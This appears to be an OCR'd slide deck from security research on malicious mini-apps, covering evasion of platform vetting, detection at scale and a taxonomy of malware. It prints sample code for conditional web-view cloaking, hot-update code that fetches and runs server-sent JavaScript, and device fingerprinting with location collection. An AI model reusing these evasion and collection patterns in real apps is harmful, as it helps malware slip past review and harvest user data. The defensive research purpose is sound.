KuaiShou [62]	China	347	Video	Enterprise only	App ID	🔒	URL Domain	🔒
Line [60]	Japan	178	Social	Enterprise only	-	🔒	URL Domain	🔒
MPesa [55]	Kenya	52	Payment	Walk-in registration	App ID	🔒	URL Domain	🔒
MoMo [71]	Vietnam	111	Payment	Phone blocked	No such service		URL Domain	🔒
PayPay [65]	Japan	36	Payment	Enterprise only	No such service		URL Domain	🔒
PhonePE [66]	India	500	Payment	Phone blocked	No such service		URL Domain	🔒
PiPiXia [58]	China	18	Social	✔	App ID	🔒	URL Domain	✗
QQ [67]	China	569	Social	✔	App ID	✗	URL Domain	✗
Rakuten [64]	Japan	131	Payment	Application only	-	🔒	URL Domain	🔒
TmallGenie [63]	China	4	Smart Home	✔	App ID	✔	URL Domain	✗
TouTiao [58]	China	148	News Portal	✔	App ID	✗	URL Domain	✗
UC [63]	China	229	News Portal	✔	App ID	✔	URL Domain	✗
VodaPay [56]	South Africa	130	Payment	Not open to public	App ID	🔒	URL Domain	🔒
Volcano [58]	China	50	Video	✔	App ID	✗	URL Domain	✗
WeChat [70]	China	1,260	Social	✔	App ID	✗	URL Domain	✗
WeCom [70]	China	180	Social	✔	App ID	✗	URL Domain	✗
Zalo [49]	Vietnam	70	Social	✔	App ID	✔	URL Domain	✗

MINT: how attackers can exploit w/o vetting




The elephant in the house



The elephant in the house


The elephant in the house

Revisit: From the vetting perspective




Single-point entry vetting


Single-point entry vetting




Single-point entry vetting



Vetting evasion: the malware with two faces




Vetting evasion: the malware with two faces



RIP single-point entry vetting

CMRF: the broken assumption



1. Vetted miniapps are trusted
2. Platforms trust miniapp developers to verify CMRF initiators

AppSecret: the broken security assumptions

- Vetted miniapps are trusted
- Privacy data are encrypted during transmission
- Platform trust Miniapp developers to store AppSecret at back-end
- Miniapp developers trust platforms to protect their front-end

Content vetting evasion

```
<!--pages/add/add.wxml-->
//This is benign path
<view wx:if="{{state===0}}" class="p">
  <view class="w_view">
    <navigator class="w_list" url="{{ite
    ↪  wx:for="{{lists}}">
      <image class="w_icon"
      ↪  src="{{item.icon}}"></image>
      <image class="w_text"
      ↪  src="{{item.text}}"></image>
      ...
    </navigator>
  </view>
 </view>
//This is malicious path
<web-view src="weburl"
↪  wx:elif="{{state===1}}"></web-view>
```

Content vetting evasion

```
<!--pages/add/add.wxml-->
//This is benign path
<view wx:if="{{state===0}}" class="p">
  <view class="w_view">
    <navigator class="w_list" url="{{ite
    ↪  wx:for="{{lists}}">
      <image class="w_icon"
      ↪  src="{{item.icon}}"></image>
      <image class="w_text"
      ↪  src="{{item.text}}"></image>
      ...
    </navigator>
  </view>
 </view>
//This is malicious path
<web-view src="weburl"
↪  wx:elif="{{state===1}}"></web-view>
```

Content vetting evasion

```
<!--pages/add/add.wxml-->
//This is benign path
<view wx:if="{{state===0}}" class="p">
  <view class="w_view">
    <navigator class="w_list" url="{{ite
    ↪  wx:for="{{lists}}">
      <image class="w_icon"
      ↪  src="{{item.icon}}"></image>
      <image class="w_text"
      ↪  src="{{item.text}}"></image>
      ...
    </navigator>
  </view>
 </view>
//This is malicious path
<web-view src="weburl"
↪  wx:elif="{{state===1}}"></web-view>
```

Code vetting evasion

```
    ↪  = new Rs(), Ps(o, "  ob  ", this),
7     Array.isArray(o) ? ((ks ? Is : Cs)(o, Ds, js),
      ↪  this.observeArray(o)) : this.walk(o);
8   }
9   return Ri(t, [ {
10    key: "walk",
11    value: function(t) {
12      for (var e = ft(t), r = 0; r < e.length; r++)
        ↪  qs({
13        vm: this.vm,
14        obj: t,
15        key: e[r],
16        value: t[e[r]],
17        parent: t
18      });
19    }
20  }, {
21    key: "get",
22    value: function() {
23      Rs.target && Fs.push(Rs.target), Rs.target =
        ↪  this;
24      var t = this.getter.call(this.vm, this.vm);
25      return Rs.target = Fs.pop(),
        ↪  this.cleanupDeps(), t;
26    }
27  }, {
28    key: "evaluate",
29    value: function() {
30      this.value = this.get(), this.dirty = !1;
31    }
32  },
```

Code vetting evasion

```
    ↪  = new Rs(), Ps(o, "  ob  ", this),
    Array.isArray(o) ? ((ks ? Is : Cs)(o, Ds, js),
    ↪  this.observeArray(o)) : this.walk(o);
  }
  return Ri(t, [ {
    key: "walk",
    value: function(t) {
      for (var e = ft(t), r = 0; r < e.length; r++)
      ↪  qs({
        vm: this.vm,
        obj: t,
        key: e[r],
        value: t[e[r]],
        parent: t
      });
    }
  }, {
    key: "get",
    value: function() {
      Rs.target && Fs.push(Rs.target), Rs.target =
      ↪  this;
      var t = this.getter.call(this.vm, this.vm);
      return Rs.target = Fs.pop(),
      ↪  this.cleanupDeps(), t;
    }
  }, {
    key: "evaluate",
    value: function() {
      this.value = this.get(), this.dirty = !1;
    }
  },
```

```
y.templateSettings = {
  evaluate: /<%([\s\S]+?)%>/g,
  interpolate: /<%=([\s\S]+?)%>/g,
  escape: /<%-([\s\S]+?)%>/g
};
  ...
y.template = function(e, t, n) {
...
var r = RegExp([ (t.escape || I).source, (t.interpolate
↪  || I).source, (t.evaluate || I).source ].join("|") +
↪  "|$", "g"), o = 0, i = "__p+='";
e.replace(r, function(t, n, r, a, u) {
  return i += e.slice(o, u).replace(T, R), o = u +
  ↪  t.length, n ? i += "'+\n((__t=(" + n +
  ↪  "))==null?'':_.escape(__t))+\n'" : r ? i +=
  ↪  "'+\n((__t=(" + r + "))==null?'':__t)+\n'" : a &&
  ↪  (i += "';\n" + a + "\n__p+='"),
  t;
}), i += "';\n", t.variable || (i = "with(obj||{}){\n" +
↪  i + "}\n"), i = "var
↪  __t,__p='',__j=Array.prototype.join,\+
  "print=function(){__p+=__j.call(arguments,'');};\n" + i
↪  + "return __p;\n";
try {
  var a = new Function(t.variable || "obj", "_", i);
} catch (e) {
  e = VM2_INTERNAL_STATE_DO_NOT_USE_OR_PROGRAM_WILL_FAIL.
  handleException(e);
  throw e.source = i, e;
}
var u = function(e) {
  return a.call(this, e, y);
}, c = t.variable || "obj";
  return u.source = "function(" + c + "){\n" + i + "}",
  ↪  u;
},
```

Code vetting evasion

```
    ↪  = new Rs(), Ps(o, "  ob  ", this),
7     Array.isArray(o) ? ((ks ? Is : Cs)(o, Ds, js),
      ↪  this.observeArray(o)) : this.walk(o);
8   }
9   return Ri(t, [ {
10    key: "walk",
11    value: function(t) {
12      for (var e = ft(t), r = 0; r < e.length; r++)
        ↪  qs({
13        vm: this.vm,
14        obj: t,
15        key: e[r],
16        value: t[e[r]],
17        parent: t
18      });
19    }
20  }, {
21    key: "get",
22    value: function() {
23      Rs.target && Fs.push(Rs.target), Rs.target =
        ↪  this;
24      var t = this.getter.call(this.vm, this.vm);
25      return Rs.target = Fs.pop(),
        ↪  this.cleanupDeps(), t;
26    }
27  }, {
28    key: "evaluate",
29    value: function() {
30      this.value = this.get(), this.dirty = !1;
31    }
32  },
```

- Implements APIs to evaluate node value
- Resembles relevant code in hot update libs

Oracle: hot-update libraries banned since 2022

Regarding the prohibition of the use of JavaScript interpreters in mini-programs

WeChat Team 2022-06-22

To further improve the security and user experience of Mini Programs, the platform currently requires security testing of all Mini Programs submitted for review. During the testing process, it was found that some Mini Programs used built-in JavaScript interpreters (such as eval5, estime, evil-eval, etc.) to dynamically execute JS code and hot update the Mini Program wxml code. For Mini Programs using interpreters, the platform will **reject them** in the code review process starting from **July 6, 2022.** Developers are requested to complete self-inspection and repair before July **6 .**

Specific violation cases

1. Dynamically send code for execution

A small program introduces a JS interpreter module, triggers the logic of dynamic code execution in the pre-embedded scenario, thereby pulling the code or field to be dynamically executed from the server backend, and dynamically executing the code in the JS interpreter;


```
var l = require("utils/jsvm/index.js");

var x = l.getVm();
P = l.getScope({
  r2xRuntime: xxx,
  regeneratorRuntime: xxx,
  exports: {},
});

wx.request({
  url: url,
  data: {
    a: "pull_code",
  },
  success(res) {
    x.runInScope(P, res, {
      onError: function () {},
      onSuccess: function () {},
    });
  },
});
```

Oracle: hot-update libraries banned since 2022

- Hot-update is complex to implement
- Developers tend to reimplement libraries
- Function signatures are kept (e.g., name and params)



Regarding the prohibition of the use of JavaScript interpreters in mini-programs

WeChat Team 2022-08-22

To further improve the security and user experience of Mini Programs, the platform currently requires security testing of all Mini Programs submitted for review. During the testing process, it was found that some Mini Programs used built-in JavaScript interpreters (such as eval, vm.runInContext, vm.runInNewContext, etc.) to dynamically execute JS code and hot update the Mini Program wxml code. For Mini Programs using interpreters, the platform will reject them in the code review process starting from July 6, 2022. Developers are requested to complete self-inspection and repair before July 6 .

Specific violation cases

1. Dynamically read code for execution

A small program introduces a JS interpreter module, triggers the logic of dynamic code execution in the pre-embedded scenario, thereby pulling the code or field to be dynamically executed from the server backend, and dynamically executing the code in the JS interpreter:

The analysis protocol

- Insight: evasion techniques leave traces in code

The analysis protocol

- Insight: evasion techniques leave traces in code
- The “Evasive signature” check:

The analysis protocol

- Insight: evasion techniques leave traces in code
- The "Evasive signature" check:
  - Code-based evasion: JS function signatures of evasive libraries
  - Content-based evasion: WXML signatures on webviews in conditional rendering


The analysis protocol

- Insight: evasion techniques leave traces in code
- The "Evasive signature" check:
  - Code-based evasion: JS function signatures of evasive libraries
  - Content-based evasion: WXML signatures on webviews in conditional rendering
- The "Platform removal" check:


The analysis protocol

- Insight: evasion techniques leave traces in code
- The "Evasive signature" check:
  - Code-based evasion: JS function signatures of evasive libraries
  - Content-based evasion: WXML signatures on webviews in conditional rendering
- The "Platform removal" check:
  - Delisted miniapps are highly likely to violate regulation
  - Finding delisted miniapps helps to certify "evasive signature" check


Detection


First Collection
Second Collection
Documentation Analysis
Malware Identification
Dissection and Characterization
1st
2nd
Mar
Dec
Jun
Dec
Jun
Dec
Mar
May
Dec
2020
2021
2022
2023


Detection


4,595,680 in total
First Collection
Second Collection
Documentation Analysis
Malware Identification
Dissection and Characterization
1st
2nd
Mar
Dec
Jun
Dec
Jun
Dec
Mar
May
Dec
2020
2021
2022
2023


Detection


4,595,680 in total
360,467 removed
First Collection
Second Collection
Documentation Analysis
Malware Identification
Dissection and Characterization
1st
2nd
Mar
Dec
Jun
Dec
Jun
Dec
Mar
May
Dec
2020
2021
2022
2023

Detection


4,595,680 in total
360,467 removed
19,905 identified
First Collection
Second Collection
Documentation
Analysis
Malware
Identification
Dissection and
Characterization
1st
2nd
Mar
Dec
Jun
Dec
Jun
Dec
Mar
May
Dec
2020
2021
2022
2023

Dissecting the lifecycle



Breakdown of the malware

	Category	Sub Category	# Miniapps	# Families	%
P1	Auth. Bypass	-	4,360	48	21.91%
P2	Stealth Collection	getSystemInfoSync	1,078	17	5.42%
		getSystemInfo	192	22	0.96%
		getScreenBrightness	1	1	0.01%
		getDeviceInfo	1	1	0.01%
		getClipboardData	2	2	0.01%
P3	Collusion	Account info	17	2	0.09%
		Password	16	2	0.08%
		User ID	33	6	0.17%
		User Name	7	2	0.04%
		Extradata	23	3	0.12%
		Phone	18	5	0.09%
		Address	1	1	0.01%
		Userdata	1	1	0.01%
		Vehicle Plate	2	1	0.01%
P4	Rogue Malware	Web Earning	4,105	41	20.63%
		Redpocket	1,202	29	6.04%
P5	Incentivized Sharing	Pyramid Selling	5,040	38	25.33%
		Induce Share	2,167	31	10.89%
		Forced Share	1,456	28	7.32%
P6	Ad Overload	-	420	30	2.15%

Privacy malware

```
try {
    var on = wx.getSystemInfoSync();
    K.br = on.brand, K.pm = on.model, K.pr =
    ↪  on.pixelRatio, K.ww = on.windowWidth, K.wh =
    ↪  on.windowHeight,
    K.lang = on.language, K.wv = on.version, K.wvv =
    ↪  on.platform, K.wsdk = on.SDKVersion,
    K.sv = on.system;
} catch (o) {}
return wx.getNetworkType({
    success: function(n) {
        K.nt = n.networkType;
    }
}), wx.getSetting({
    success: function(n) {
        n.authSetting["scope.userLocation"] ?
        ↪  wx.getLocation({
            type: "wgs84",
            success: function(n) {
                K.lat = n.latitude, K.lng = n.longitude,
                ↪  K.spd = n.speed;
            }
        }) : D.getLocation && wx.getLocation({
            type: "wgs84",
            success: function(n) {
                K.lat = n.latitude, K.lng = n.longitude,
                ↪  K.spd = n.speed;
            }
        });
    }
}),
```


Collection upon start-up


```
var p = [ {
    method: wx.getSystemInfo,
    infos: [ "brand", "model", "pixelRatio",
    ↪  "screenWidth", "screenHeight", "windowWidth",
    ↪  "windowHeight", "language", "version", "system",
    ↪  "platform" ...]
} ... ]
function s() {
    // execute all methods in p and return info of return
    ↪  value
}
function a(t) {
    var o = [ "brand", "model", "pixelRatio",
    ↪  "screenWidth", "screenHeight", "system", "platform"
    ↪  ];

    var n = t.reduce(function(e, t) {
      return o.indexOf(t.key) > -1 ? e + t.value + "," : e
      ↪  + "";
    }, "");
    _ = f.hex_md5(n.substring(0, n.length - 1)),
    ↪  l.setCookie({
      data: {
        shshshfp: {
          value: _,
          maxAge: 3153e3
        }
      }
    });
}
```


Fingerprinting user device info

Monetizing malware







Platforms become victims!




Platforms become victims!




Platforms become victims!



Platforms become victims!




Vetting and Reporting




Vetting and Reporting

Vetting and Reporting




Vetting and Reporting


Vetting and Reporting



Vetting and Reporting



Motivating Example



Challenges and insights

Challenges and insights

- Availability issue


Challenges and insights

- Availability issue
- Semantic-heavy


Challenges and insights

- Availability issue
- Semantic-heavy
- Complex data flow

